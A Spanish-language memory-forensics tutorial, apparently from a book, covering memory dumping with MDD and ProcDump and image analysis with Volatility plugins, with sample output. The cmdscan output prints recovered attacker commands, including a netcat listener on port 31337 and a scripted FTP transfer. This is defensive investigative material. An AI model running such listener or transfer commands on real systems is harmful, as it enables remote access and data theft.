El primer paso en un análisis forense, típicamente consiste en volcar la memoria de un sistema comprometido para su posterior inspección. En este sentido, una herramienta bastante utilizada es *MDD* (*ManTech Memory DD*). Se trata de una herramienta que permite copiar los contenidos de memoria en sistemas basados en *Windows* y se encarga de generar una imagen de la memoria volátil del sistema, posteriormente la almacena como un fichero binario "*crudo*" (*raw*). Puede copiar *4 GB* de memoria a un fichero para su posterior análisis con herramientas como *Volatility Framework*.

La herramienta se encuentra ubicada en la siguiente ruta: *http://sourceforge.net/projects/mdd/* y cuenta con una licencia *GNU/GPL*.

```
C:\>mdd_1.3.exe -h
 -> mdd
 -> ManTech Physical Memory Dump Utility
    Copyright (C) 2008 ManTech Security & Mission Assurance
 -> This program comes with ABSOLUTELY NO WARRANTY; for details use option `-w'
    This is free software, and you are welcome to redistribute it
    under certain conditions; use option `-c' for details.

mdd ManTech Physical Memory Dump Utility

Usage:

mdd <-o OUTPUTFILE> [-qvcw]

     -o OUTPUTFILE     output file for dump
     -q                quiet; no output except on error
     -v                verbose; output offsets of failed mappings
     -c                redistribution conditions for GPL
     -w                warranty information for GPL

C:\>mdd_1.3.exe -o RAMImage.dd
-> mdd
-> ManTech Physical Memory Dump Utility
Copyright (C) 2008 ManTech Security & Mission Assurance
-> This program comes with ABSOLUTELY NO WARRANTY; for details use option `-w'
```

```
This is free software, and you are welcome to redistribute it
under certain conditions; use option `-c' for details.
-> Dumping 515.48 MB of physical memory to file 'RAMImage.dd'.
140348 map operations succeeded (1.00)
0 map operations failed
took 57 seconds to write
MD5 is: 48924412adaf67d22a6682dcc6f24e23
```

Con estos sencillos pasos se ha podido generar una imagen de memoria que posteriormente puede ser utilizada desde *Volatility Framework.*

Aunque es una herramienta simple y que cumple con su cometido, solamente funciona sobre arquitecturas de 32 *bits*. Otra solución alternativa a *MDD* es *ProcDump*, una herramienta incluida en la *suite* de *SysInternals* que es mucho más completa que *MDD* y que permite volcar la memoria de un proceso seleccionado por el usuario. Además, permite monitorizar un proceso especificado, de esta forma, en el caso de que se produzca un error de segmentación o violación de acceso, automáticamente se volcarán los contenidos de memoria del proceso en cuestión.

La herramienta se encuentra disponible para su descarga en el siguiente enlace *http://technet.microsoft.com/en-us/sysinternals/dd996900.aspx* y a continuación, se explica su uso básico.

```
C:\>procdump.exe explorer

ProcDump v7.0 - Writes process dump files
Copyright (C) 2009-2014 Mark Russinovich
Sysinternals - www.sysinternals.com
With contributions from Andrew Richards

[17:27:10] Dump 1 initiated: C:\explorer.exe_140609_172710.dmp
[17:27:13] Dump 1 complete: 4 MB written in 3.2 seconds
[17:27:13] Dump count reached.
```

El comando anterior se encarga de volcar los contenidos cargados en memoria del proceso explorer.

```
C:\>procdump.exe -ma 2724

ProcDump v7.0 - Writes process dump files
Copyright (C) 2009-2014 Mark Russinovich
Sysinternals - www.sysinternals.com
With contributions from Andrew Richards

[17:30:38] Dump 1 initiated: C:\nessusd.exe_140609_173038.dmp
[17:30:40] Dump 1 writing: Estimated dump file size is 1094 MB.
[17:30:57] Dump 1 complete: 1094 MB written in 18.3 seconds
[17:30:57] Dump count reached.
```

En este caso, se ha especificado el identificador del proceso y se ha generado un fichero con los contenidos en memoria del proceso especificado.

```
D:\>procdump -e 2 -x D:\vulnserver D:\vulnserver\vulnserver.exe

ProcDump v7.0 - Writes process dump files
```

```
Copyright (C) 2009-2014 Mark Russinovich
Sysinternals - www.sysinternals.com
With contributions from Andrew Richards

Process:                vulnserver.exe (7264)
CPU threshold:          n/a
Performance counter:    n/a
Commit threshold:       n/a
Threshold seconds:      10
Hung window check:      Disabled
Log debug strings:      Disabled
Exception monitor:      Unhandled
Exception filter:       *
Terminate monitor:      Disabled
Cloning type:           Disabled
Concurrent limit:       n/a
Avoid outage:           n/a
Number of dumps:        1
Dump folder:            D:\vulnserver\
Dump filename/mask:     PROCESSNAME_YYMMDD_HHMMSS


Press Ctrl-C to end monitoring without terminating the process.

Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
```

En este caso, se lanza el proceso especificado como segundo argumento de la opción "*-x*" y se encarga de registrar y volcar cualquier tipo de excepción "*Second Chance*" que ocurra en el programa. La imagen de memoria generada se almacenará en el directorio especificado como primer argumento de la opción "*-x*".

ProcDump es una herramienta muy completa y con varias opciones que permiten controlar su funcionamiento, en este apartado se han ensañado solamente los ejemplos más básicos para usarlo adecuadamente y poder generar imágenes que posteriormente pueden ser analizadas con *Volatility Framework*, sin embargo contiene varias características interesantes que es recomendable conocer en profundidad.

2.5.2 Volatility Framework

Se trata de una herramienta licenciada bajo los términos de la *GNU/GPL* e implementada en *Python*. Permite la extracción de datos y/o artefactos digitales desde imágenes de memoria volátil (*RAM*), ejecutando técnicas de extracción que son completamente independientes del sistema operativo. Esta herramienta hace parte del conjunto conocido como *Open Source Investigation Tools* (*OSIT*)

cuya filosofía se basa en la idea de que los procesos forenses y de auditoria deberían estar basados en estándares libres y abiertos para promover a los investigadores y auditores a profundizar, proponer y mejorar técnicas relacionadas con informática forense. Para usar *Volatility Framework* es necesario contar con una imagen de memoria volátil que será empleada para extraer información de interés. La versión actual, a la fecha de escribir este documento es la 2.3.1 y se encuentra disponible para su libre descarga en el siguiente enlace *https://code.google.com/p/volatility/downloads/list.*

Para ejecutar *Volatility Framework* es necesario ejecutar el *script vol.py* y las opciones básicas que se encuentran disponibles en dicho *script* se listan a continuación:

```
>python vol.py [plugin] -f [image] --profile=[profile]
```

La opción "*-f*" permite indicar la ubicación de la imagen de memoria que debe analizar la herramienta, mientras que la opción "*--profile*" permite definir un nombre de perfil que identifica el sistema operativo de donde se ha sacado la imagen. Por otro lado, los *plugins* disponibles en *Volatility* permiten ejecutar acciones concretas sobre la imagen de memoria especificada.

Existen otras opciones adicionales que pueden consultarse con la opción "*-h*"

```
>python vol.py -h
Volatility Foundation Volatility Framework 2.3.1
Usage: Volatility - A memory forensics analysis platform.

Options:
  -h, --help            list all available options and their default values.
                        Default values may be set in the configuration file
                        (/etc/volatilityrc)
  --conf-file=.volatilityrc
                        User based configuration file
  -d, --debug           Debug volatility
  --plugins=PLUGINS     Additional plugin directories to use (semi-colon
                        separated)
  --info                Print information about all registered objects
  --cache-directory=/home/adastra/.cache/volatility
                        Directory where cache files are stored
  --cache               Use caching
  --tz=TZ               Sets the timezone for displaying timestamps
  -f FILENAME, --filename=FILENAME
                        Filename to use when opening an image
  --profile=WinXPSP2x86
                        Name of the profile to load
  -l LOCATION, --location=LOCATION
                        A URN location from which to load an address space
  -w, --write           Enable write support
  --dtb=DTB             DTB Address
  --output=text         Output in this format (format support is module
                        specific)
  --output-file=OUTPUT_FILE
                        write output in this file
  -v, --verbose         Verbose information
  --shift=SHIFT         Mac KASLR shift address
  -g KDBG, --kdbg=KDBG  Specify a specific KDBG virtual address
```

```
  -k KPCR, --kpcr=KPCR  Specify a specific KPCR address

        Supported Plugin Commands:

                apihooks        Detect API hooks in process and kernel memory
                atoms           Print session and window station atom tables
                atomscan        Pool scanner for _RTL_ATOM_TABLE
                bioskbd         Reads the keyboard buffer from Real Mode memory
                callbacks       Print system-wide notification routines
                clipboard       Extract the contents of the windows clipboard
                cmdscan         Extract command history by scanning for _COMMAND
_HISTORY
                connections     Print list of open connections [Windows XP and 2
003 Only]
                connscan        Scan Physical memory for _TCPT_OBJECT objects (t
cp connections)
                consoles        Extract command history by scanning for _CONSOLE
_INFORMATION
                crashinfo       Dump crash-dump information
                deskscan        Poolscaner for tagDESKTOP (desktops)
..........
```

Por otro lado, para realizar pruebas y comprender el funcionamiento de la herramienta, existen algunas imágenes que pueden descargase desde la siguiente dirección: *https://code.google.com/p/volatility/wiki/SampleMemoryImages*. Dichas imágenes han sido generadas sobre varios sistemas operativos, tales como *Windows 7*, *Windows XP*, *CentOS*, *Debian*, etcétera.

Se recomienda al lector utilizar cualquiera de las estas imágenes para probar el funcionamiento general de *Volatility Framework*.

Por otro lado, los *plugins* representan la característica más interesante del *Framework*, ya que permiten ejecutar funciones sobre los datos almacenados en la imagen. Para ver todos los *plugins* y perfiles soportados por la herramienta, se debe utilizar la opción "*--info*".

```
>python vol.py --info
Volatility Foundation Volatility Framework 2.3.1

Profiles
--------
VistaSP0x64     - A Profile for Windows Vista SP0 x64
VistaSP0x86     - A Profile for Windows Vista SP0 x86
VistaSP1x64     - A Profile for Windows Vista SP1 x64
VistaSP1x86     - A Profile for Windows Vista SP1 x86
VistaSP2x64     - A Profile for Windows Vista SP2 x64
VistaSP2x86     - A Profile for Windows Vista SP2 x86
Win2003SP0x86   - A Profile for Windows 2003 SP0 x86
Win2003SP1x64   - A Profile for Windows 2003 SP1 x64
Win2003SP1x86   - A Profile for Windows 2003 SP1 x86
Win2003SP2x64   - A Profile for Windows 2003 SP2 x64
Win2003SP2x86   - A Profile for Windows 2003 SP2 x86
Win2008R2SP0x64 - A Profile for Windows 2008 R2 SP0 x64
Win2008R2SP1x64 - A Profile for Windows 2008 R2 SP1 x64
```

```
Win2008SP1x64    - A Profile for Windows 2008 SP1 x64
Win2008SP1x86    - A Profile for Windows 2008 SP1 x86
Win2008SP2x64    - A Profile for Windows 2008 SP2 x64
Win2008SP2x86    - A Profile for Windows 2008 SP2 x86
Win7SP0x64       - A Profile for Windows 7 SP0 x64
Win7SP0x86       - A Profile for Windows 7 SP0 x86
Win7SP1x64       - A Profile for Windows 7 SP1 x64
Win7SP1x86       - A Profile for Windows 7 SP1 x86
WinXPSP1x64      - A Profile for Windows XP SP1 x64
WinXPSP2x64      - A Profile for Windows XP SP2 x64
WinXPSP2x86      - A Profile for Windows XP SP2 x86
WinXPSP3x86      - A Profile for Windows XP SP3 x86


Address Spaces
--------------
AMD64PagedMemory          - Standard AMD 64-bit address space.
ArmAddressSpace           - No docs
FileAddressSpace          - This is a direct file AS.
HPAKAddressSpace          - This AS supports the HPAK format
IA32PagedMemory           - Standard IA-32 paging address space.
IA32PagedMemoryPae        - This class implements the IA-32 PAE paging address spa
ce. It is responsible
LimeAddressSpace          - Address space for Lime
MachOAddressSpace         - Address space for mach-o files to support atc-ny memor
y reader
VMWareSnapshotFile        - This AS supports VMware snapshot files
VirtualBoxCoreDumpElf64 - This AS supports VirtualBox ELF64 coredump format
WindowsCrashDumpSpace32 - This AS supports windows Crash Dump format
WindowsCrashDumpSpace64 - This AS supports windows Crash Dump format
WindowsHiberFileSpace32 - This is a hibernate address space for windows hibernat
ion files.


Plugins
-------
apihooks                  - Detect API hooks in process and kernel memory
atoms                     - Print session and window station atom tables
atomscan                  - Pool scanner for _RTL_ATOM_TABLE
bioskbd                   - Reads the keyboard buffer from Real Mode memory
callbacks                 - Print system-wide notification routines
clipboard                 - Extract the contents of the windows clipboard
cmdscan                   - Extract command history by scanning for _COMMAND_HISTO
RY
..........
```

2.5.2.1 Identificación de imágenes de memoria

En el caso de tener una imagen de la que no se tiene información sobre el sistema operativo desde donde se ha generado, *Volatility Framework* incluye algunos *plugins* que permiten identificar el perfil que se debe usar para extraer información y otros detalles relacionados con el sistema de la imagen.

Plugin imageinfo

```
>python vol.py imageinfo -f WIN-TTUMF6EI3O3-20140203-123134.raw
Volatility Foundation Volatility Framework 2.3.1
Determining profile based on KDBG search...

          Suggested Profile(s) : Win7SP0x86, Win7SP1x86
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/adastra/Desktop/WIN-
TTUMF6EI3O3-20140203-123134.raw)
                      PAE type : PAE
                           DTB : 0x185000L
                          KDBG : 0x82968c28L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x82969c00L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2014-02-03 12:31:36 UTC+0000
     Image local date and time : 2014-02-03 07:31:36 -0500
```

La salida del *plugin* "*imageinfo*" indica el perfil sugerido que debe utilizarse en la opción "*--profile*" cuando se utilicen otros *plugins*.

Plugin kdbgscan

```
>python vol.py -f WIN-TTUMF6EI3O3-20140203-123134.raw kdbgscan
Volatility Foundation Volatility Framework 2.3.1
**************************************************
Instantiating KDBG using: /home/adastra/Desktop/WIN-TTUMF6EI3O3-20140203-123134.
raw WinXPSP2x86 (5.1.0 32bit)
Offset (P)                    : 0x2968c28
KDBG owner tag check          : True
Profile suggestion (KDBGHeader): Win7SP1x86
Version64                     : 0x2968c00 (Major: 15, Minor: 7601)
PsActiveProcessHead           : 0x82980ba8
PsLoadedModuleList            : 0x829884d0
KernelBase                    : 0x8283f000

**************************************************
Instantiating KDBG using: /home/adastra/Desktop/WIN-TTUMF6EI3O3-20140203-123134.
raw WinXPSP2x86 (5.1.0 32bit)
Offset (P)                    : 0x2968c28
KDBG owner tag check          : True
Profile suggestion (KDBGHeader): Win7SP0x86
Version64                     : 0x2968c00 (Major: 15, Minor: 7601)
PsActiveProcessHead           : 0x82980ba8
PsLoadedModuleList            : 0x829884d0
KernelBase                    : 0x8283f000
```

El *plugin* "*kdbgscan*" funciona similar al *plugin* "*imageinfo*" con la diferencia de que se ha diseñado para identificar correctamente el perfil que debe utilizarse en la opción "*--profile*" cuando se utilicen otros *plugins*, mientras que "*imageinfo*" simplemente genera un listado de sugerencias sobre perfiles que podrían utilizarse.

2.5.2.2 Procesos y Librerías

Los procesos y las librerías cargadas en memoria son elementos que un *pentester* intentará consultar con el fin de encontrar información interesante que le permita determinar el estado del sistema. A continuación se listan algunos de los *plugins* disponibles en *Volatility Framework* para extraer dicha información.

Plugin pslist

```
>python vol.py -f WIN-TTUMF6EI3O3-20140203-123134.raw --profile=Win7SP1x86 pslist
Volatility Foundation Volatility Framework 2.3.1
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start
Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ------
------------------------ ------------------------------
0x841389e8 System                    4      0     85      511 ------      0 2014-
02-03 09:03:46 UTC+0000
0x84b78020 smss.exe                248      4      2       29 ------      0 2014-
02-03 09:03:46 UTC+0000
0x852e74c8 csrss.exe               336    328      9      394      0      0 2014-
02-03 09:03:53 UTC+0000
0x855a4388 csrss.exe               380    372     10      294      1      0 2014-
02-03 09:03:54 UTC+0000
0x855a7bc0 wininit.exe             388    328      3       81      0      0 2014-
02-03 09:03:54 UTC+0000
0x84a21530 winlogon.exe            424    372      3      118      1      0 2014-
02-03 09:03:54 UTC+0000
0x855dc030 services.exe            484    388      7      199      0      0 2014-
02-03 09:03:56 UTC+0000
0x855e0030 lsass.exe               492    388      6      539      0      0 2014-
02-03 09:03:57 UTC+0000
0x855e2860 lsm.exe                 500    388     10      147      0      0 2014-
02-03 09:03:57 UTC+0000
0x856214f8 svchost.exe             588    484     10      354      0      0 2014-
02-03 09:04:01 UTC+0000
0x85634030 svchost.exe             664    484      7      270      0      0 2014-
02-03 09:04:02 UTC+0000
0x85652030 svchost.exe             752    484     19      476      0      0 2014-
02-03 09:04:03 UTC+0000
0x85661848 svchost.exe             792    484     16      367      0      0 2014-
02-03 09:04:03 UTC+0000
0x85667030 svchost.exe             820    484     12      543      0      0 2014-
02-03 09:04:03 UTC+0000
0x856695a0 svchost.exe             844    484     30     1084      0      0 2014-
02-03 09:04:03 UTC+0000
..........
```

El *plugin* "*pslist*" se encarga simplemente de listar la información relacionada con los procesos en ejecución que han quedado registrados en la imagen.

Plugin psscan

```
>python vol.py -f WIN-TTUMF6EI3O3-20140203-123134.raw --profile=Win7SP1x86 psscan
```

```
Volatility Foundation Volatility Framework 2.3.1
Offset(P)  Name                PID   PPID PDB        Time created        Time exited
---------- ---------------- ------ ------ ---------- ----------------------------
-- ------------------------------
0x3e400d40 LogonUI.exe        2516    388 0x3f57a300 2014-02-03 09:05:25 UTC+0000
0x3e404570 conhost.exe        2272    380 0x3f57a5e0 2014-02-03 12:31:34 UTC+0000
0x3e468030 taskhost.exe        140    484 0x3f57a420 2014-02-03 12:13:31 UTC+0000
0x3e472188 conhost.exe        2752    380 0x3f57a560 2014-02-03 12:27:17 UTC+0000
0x3e6e2540 conhost.exe        3916    380 0x3f57a380 2014-02-03 12:13:32 UTC+0000
0x3e6ef030 msdtc.exe           840    484 0x3f57a3a0 2014-02-03 09:04:31 UTC+0000
0x3e739a90 SearchFilterHo     3128   1712 0x3f57a620 2014-02-03 12:31:24 UTC+0000
2014-02-03 12:32:37 UTC+0000
0x3e74ab18 SearchIndexer.     1712    484 0x3f57a3c0 2014-02-03 09:04:34 UTC+0000
0x3e7636f8 svchost.exe        1248    484 0x3f57a3e0 2014-02-03 09:08:27 UTC+0000
0x3e7b6630 wuauclt.exe        2280    844 0x3f57a4a0 2014-02-03 12:14:02 UTC+0000
0x3e8214f8 svchost.exe         588    484 0x3f57a120 2014-02-03 09:04:01 UTC+0000
0x3e834030 svchost.exe         664    484 0x3f57a140 2014-02-03 09:04:02 UTC+0000
0x3e849bf8 dllhost.exe        1676    588 0x3f57a4e0 2014-02-03 12:31:34 UTC+0000
2014-02-03 12:31:39 UTC+0000
0x3e8b0800 SearchProtocol     3452   1712 0x3f57a480 2014-02-03 12:31:24 UTC+0000
2014-0
..........
```

El *plugin* "*psscan*" permite identificar procesos que han sido terminados con anterioridad, así como procesos que han sido ocultados por un *rootkit*. Como se puede apreciar, si un proceso en la lista ha sido finalizado, en la columna "*Time exited*" aparecerá la fecha de terminación.

Plugin dlllist

```
>python vol.py -f WIN-TTUMF6EI3O3-20140203-123134.raw --profile=Win7SP1x86 dlllist
Volatility Foundation Volatility Framework 2.3.1
************************************************************************
System pid:      4
Unable to read PEB for task.
************************************************************************
smss.exe pid:    248
Command line : \SystemRoot\System32\smss.exe


Base             Size  LoadCount Path
---------- ---------- ---------- ----
0x484a0000    0x13000     0xffff \SystemRoot\System32\smss.exe
0x76dc0000   0x13c000     0xffff C:\Windows\SYSTEM32\ntdll.dll
************************************************************************
csrss.exe pid:    336
Command line : %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSec-
tion=1024,12288,512 Windows=On SubSystemType=Windows ServerDll=basesrv,1 ServerDl
l=winsrv:UserServerDllInitialization,3 ServerDll=winsrv:ConServerDllInitializati
on,2 ServerDll=sxssrv,4 ProfileControl=Off MaxRequestThreads=16
Service Pack 1

Base             Size  LoadCount Path
---------- ---------- ---------- ----
```

```
0x4a2d0000     0x5000     0xffff C:\Windows\system32\csrss.exe
0x76dc0000   0x13c000     0xffff C:\Windows\SYSTEM32\ntdll.dll
0x74e60000     0xd000     0xffff C:\Windows\system32\CSRSRV.dll
0x74e50000     0xe000        0x4 C:\Windows\system32\basesrv.DLL
0x74e20000    0x2c000        0x2 C:\Windows\system32\winsrv.DLL
0x75b50000    0xc9000        0xb C:\Windows\system32\USER32.dll
0x75e20000    0x4e000        0xc C:\Windows\system32\GDI32.dll
0x75c20000    0xd4000       0x63 C:\Windows\SYSTEM32\kernel32.dll
0x74f60000    0x4b000      0x13a C:\Windows\system32\KERNELBASE.dll
0x758c0000     0xa000        0x3 C:\Windows\system32\LPK.dll
0x75d80000    0x9d000        0x3 C:\Windows\system32\USP10.dll
0x75580000    0xac000        0x5 C:\Windows\system32\msvcrt.dll
0x74e10000     0x9000        0x1 C:\Windows\system32\sxssrv.DLL
0x74d60000    0x5f000        0x1 C:\Windows\system32\sxs.dll
0x75a90000    0xa2000        0x3 C:\Windows\system32\RPCRT4.dll
0x74d50000     0xc000        0x2 C:\Windows\system32\CRYPTBASE.dll
0x75410000    0xa0000        0x1 C:\Windows\system32\ADVAPI32.dll
0x75290000    0x19000        0x4 C:\Windows\SYSTEM32\sechost.dll
************************************************************************
csrss.exe pid:    380
Command line : %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSec-
tion=1024,12288,512 Windows=On SubSystemType=Windows ServerDll=basesrv,1 ServerDl
l=winsrv:UserServerDllInitialization,3 ServerDll=winsrv:ConServerDllInitializati
on,2 ServerDll=sxssrv,4 ProfileControl=Off MaxRequestThreads=16
Service Pack 1
..........
```

"*dllist*" se encarga de generar un listado de todas las librerías *DLL* cargadas en el sistema en el momento en el que se ha generado la imagen. Evidentemente, se trata de un plugin diseñado para perfiles basados en *Windows*. Además, admite el uso de los argumentos "*-p*" y "*-offset*" para especificar el identificador del proceso y el *offset* correspondiente a una dirección de memoria respectivamente.

Plugin dlldump

```
>python vol.py -f WIN-TTUMF6EI3O3-20140203-123134.raw --profile=Win7SP1x86 dlldump
-D dllLibs/
Volatility Foundation Volatility Framework 2.3.1
Process(V) Name                 Module Base Module Name          Result
---------- -------------------- ----------- -------------------- ------
0x84b78020 smss.exe             0x0484a0000 smss.exe             OK:
module.248.3f578020.484a0000.dll
0x84b78020 smss.exe             0x076dc0000 ntdll.dll            OK:
module.248.3f578020.76dc0000.dll
0x852e74c8 csrss.exe            0x04a2d0000 csrss.exe            OK:
module.336.3ece74c8.4a2d0000.dll
0x852e74c8 csrss.exe            0x076dc0000 ntdll.dll            OK:
module.336.3ece74c8.76dc0000.dll
0x852e74c8 csrss.exe            0x075b50000 USER32.dll           OK:
module.336.3ece74c8.75b50000.dll
0x852e74c8 csrss.exe            0x074e60000 CSRSRV.dll           OK:
module.336.3ece74c8.74e60000.dll
0x852e74c8 csrss.exe            0x074d60000 sxs.dll              OK:
```



```
module.336.3ece74c8.74d60000.dll
0x852e74c8 csrss.exe            0x075410000 ADVAPI32.dll         OK:
module.336.3ece74c8.75410000.dll
0x852e74c8 csrss.exe            0x075d80000 USP10.dll            OK:
module.336.3ece74c8.75d80000.dll
0x852e74c8 csrss.exe            0x074e50000 basesrv.DLL          OK:
module.336.3ece74c8.74e50000.dll
..........
```

Se trata de un *plugin* que permite extraer las *DLL* cargadas en la imagen y volcarlas en un directorio para su posterior análisis. Por defecto, intentará extraer los contenidos de todas las librerías cargadas en todos los procesos, sin embargo con la opción "*--pid*" es posible especificar un proceso concreto.

Plugin cmdscan

```
>python vol.py -f WIN-TTUMF6EI3O3-20140203-123134.raw --profile=Win7SP1x86 cmdscan
Volatility Foundation Volatility Framework 2.3.1
**************************************************
CommandProcess: conhost.exe Pid: 3916
CommandHistory: 0x392a98 Application: TPAutoConnect.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
Cmd #19 @ 0xffbbc728: cd ..
Cmd #23 @ 0x10000: nc -lvvp 31337
Cmd #37 @ 0x84a21530:
Cmd #16 @ 0x350038: echo "bye" >> ftpcmds.txt
Cmd #17 @ 0x320031: ftp -s:ftpcmds.txt
..........
```

"*cmdscan*" es un *plugin* que se encarga de buscar en memoria los procesos "*csrss.exe*" o "*conhost.exe*" para encontrar los comandos ejecutados por un atacante utilizando una consola (*cmd.exe*). Desde el punto de vista de un investigador forense, es un plugin muy útil para conocer las actividades que ha realizado un atacante sobre un sistema comprometido.

Plugins consoles

```
>python vol.py -f WIN-TTUMF6EI3O3-20140203-123134.raw --profile=Win7SP1x86 consoles
Volatility Foundation Volatility Framework 2.3.1
**************************************************
ConsoleProcess: conhost.exe Pid: 3916
Console: 0xaf81c0 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
Title: C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
AttachedProcess: TPAutoConnect. Pid: 4044 Handle: 0x5c
----
CommandHistory: 0x392a98 Application: TPAutoConnect.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
----
Screen 0x396130 X:80 Y:300
```

```
Dump:
ThinPrint AutoConnect component, Copyright (c) 1999-2012 Cortado AG, 8.8.734.1

**************************************************
ConsoleProcess: conhost.exe Pid: 2272
Console: 0xaf81c0 CommandHistorySize: 50
HistoryBufferCount: 1 HistoryBufferMax: 4
OriginalTitle: C:\Users\Tek Defense\Desktop\DumpIt\DumpIt.exe
Title: C:\Users\Tek Defense\Desktop\DumpIt\DumpIt.exe
AttachedProcess: DumpIt.exe Pid: 3060 Handle: 0x5c
----
CommandHistory: 0x2704f8 Application: DumpIt.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x5c
----
Screen 0x2563f8 X:80 Y:300
Dump:
  DumpIt - v1.3.2.20110401 - One click memory memory dumper

  Copyright (c) 2007 - 2011, Matthieu Suiche <http://www.msuiche.net>

  Copyright (c) 2010 - 2011, MoonSols <http://www.moonsols.com>

    Address space size:        1073741824 bytes (   1024 Mb)

    Free space size:          10215796736 bytes (   9742 Mb)

    * Destination = \??\C:\Users\Tek Defense\Desktop\DumpIt\WIN-TTUMF6EI3O3-2014

0203-123134.raw
    --> Are you sure you want to continue? [y/n] y

    + Processing...
**************************************************
..........
```

Se trata de un *plugin* que funciona de un modo muy similar al *plugin* "*cmdscan*" sin embargo, recupera información mucho más detallada sobre los comandos ejecutados en una consola. Retorna el *buffer* completo de la consola, tanto entradas como salidas, con lo cual se podrá obtener información completa sobre los comandos ejecutados y los resultados que ha devuelto el sistema.

Plugin envars

```
>python vol.py -f WIN-TTUMF6EI3O3-20140203-123134.raw --profile=Win7SP1x86 envars
Volatility Foundation Volatility Framework 2.3.1
Pid      Process              Block      Variable                       Value
-------- -------------------- ---------- ------------------------------ -----
     248 smss.exe             0x003a07f0 Path                           C:\Win-
dows\System32
     248 smss.exe             0x003a07f0 SystemDrive                    C:
     248 smss.exe             0x003a07f0 SystemRoot                     C:\Windows
     336 csrss.exe            0x001f07f0 ComSpec                        C:\Win-
```

```
dows\system32\cmd.exe
     336 csrss.exe            0x001f07f0 FP_NO_HOST_CHECK              NO
     336 csrss.exe            0x001f07f0 NUMBER_OF_PROCESSORS          1
     336 csrss.exe            0x001f07f0 OS                            Windows_NT
     336 csrss.exe            0x001f07f0 Path                          C:\Win-
dows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\Windows-
PowerShell\v1.0\
..........
```

"*envars*" se encarga de listar las variables de entorno declaradas en el sistema.

2.5.2.3 Memoria de procesos

Algunos de los *plugins* en *Volatility Framework* para el volcado y consulta de memoria en procesos, se listan a continuación.

Plugin memmap

```
>python vol.py -f WIN-TTUMF6EI3O3-20140203-123134.raw --profile=Win7SP1x86 memmap
-p 2272

Volatility Foundation Volatility Framework 2.3.1
conhost.exe pid:   2272
Virtual    Physical         Size DumpFileOffset
---------- ---------- ---------- --------------
0x00010000 0x19772000     0x1000            0x0
0x00020000 0x1e9ba000     0x1000         0x1000
0x00021000 0x1eb3b000     0x1000         0x2000
0x00022000 0x1e9bc000     0x1000         0x3000
0x00023000 0x1e87d000     0x1000         0x4000
0x00024000 0x1e9be000     0x1000         0x5000
0x00025000 0x1ea7f000     0x1000         0x6000
0x00026000 0x19e80000     0x1000         0x7000
0x00027000 0x1e641000     0x1000         0x8000
0x00030000 0x1e852000     0x1000         0x9000
0x00031000 0x1e813000     0x1000         0xa000
0x00032000 0x1e694000     0x1000         0xb000
..........
```

"*memmap*" enseña información sobre las direcciones de memoria virtual correspondientes a un proceso especificado con la opción "*-p*".

Plugin memdump

```
>python vol.py -f WIN-TTUMF6EI3O3-20140203-123134.raw --profile=Win7SP1x86 memdump
-p 2272 -D dump/
Volatility Foundation Volatility Framework 2.3.1
************************************************************************
Writing conhost.exe [  2272] to 2272.dmp
```

Se trata de un *plugin* que permite volcar toda la información de la memoria virtual de un proceso en un fichero. Funciona igual que "*memmap*" y permite especificar con la opción "*-D*" el directorio donde se debe almacenar el fichero con el volcado de memoria.

Plugin iehistory

```
>python vol.py -f WIN-TTUMF6EI3O3-20140203-123134.raw --profile=Win7SP1x86 iehis-
tory
Volatility Foundation Volatility Framework 2.3.1
**************************************************
Process: 2271 explorer.exe
Cache type "URL " at 0xf25100
Record length: 0x100
Location: Visited: http://www.exploit-db.com/exploits/33336/
Last modified: 2014-06-08 01:52:09
Last accessed: 2014-06-08 01:52:09
File Offset: 0x100, Data Offset: 0x0, Data Length: 0xa0
```

"*iehistory*" se encarga de recuperar los ficheros de la cache de *Internet Explorer.* Aplica a cualquier proceso que utilice la librería *wininet.dll*, la cual no solamente es utilizada por *Internet Explorer,* sino también por el sistema de explorador de *Windows* y algunos programas maliciosos conocidos.

Plugin vadinfo

```
>python vol.py -f WIN-TTUMF6EI3O3-20140203-123134.raw  --profile=Win7SP1x86 vadinfo
Volatility Foundation Volatility Framework 2.3.1
************************************************************************
Pid:      4
VAD node @ 0x855e3118 Start 0x00100000 End 0x00100fff Tag Vad
Flags: Protection: 4
Protection: PAGE_READWRITE
Vad Type: VadNone
ControlArea @855e3160 Segment 96b67638
Dereference list: Flink 00000000, Blink 00000000
NumberOfSectionReferences:          1 NumberOfPfnReferences:           0
NumberOfMappedViews:                2 NumberOfUserReferences:          3
WaitingForDeletion Event:  00000000
Control Flags: Commit: 1
First prototype PTE: 96b67668 Last contiguous PTE: 96b67668
Flags2:

VAD node @ 0x84970338 Start 0x00080000 End 0x0009ffff Tag Vad
Flags: Protection: 4
Protection: PAGE_READWRITE
Vad Type: VadNone
ControlArea @84970380 Segment 87c0dc60
Dereference list: Flink 00000000, Blink 00000000
NumberOfSectionReferences:          0 NumberOfPfnReferences:           0
NumberOfMappedViews:                1 NumberOfUserReferences:          1
WaitingForDeletion Event:  00000000
Control Flags: Commit: 1
First prototype PTE: 87c0dc90 Last contiguous PTE: 87c0dd88
Flags2: Inherit: 1
..........
```

"*vadinfo*" permite obtener información relacionada con los nodos *VAD* (*Virtual Address Descriptor*). Un nodo *VAD* suministra información sobre el espacio de direcciones de un proceso y es de vital importancia en sistemas *Windows*.

2.5.2.4 Objetos y memoria del Kernel

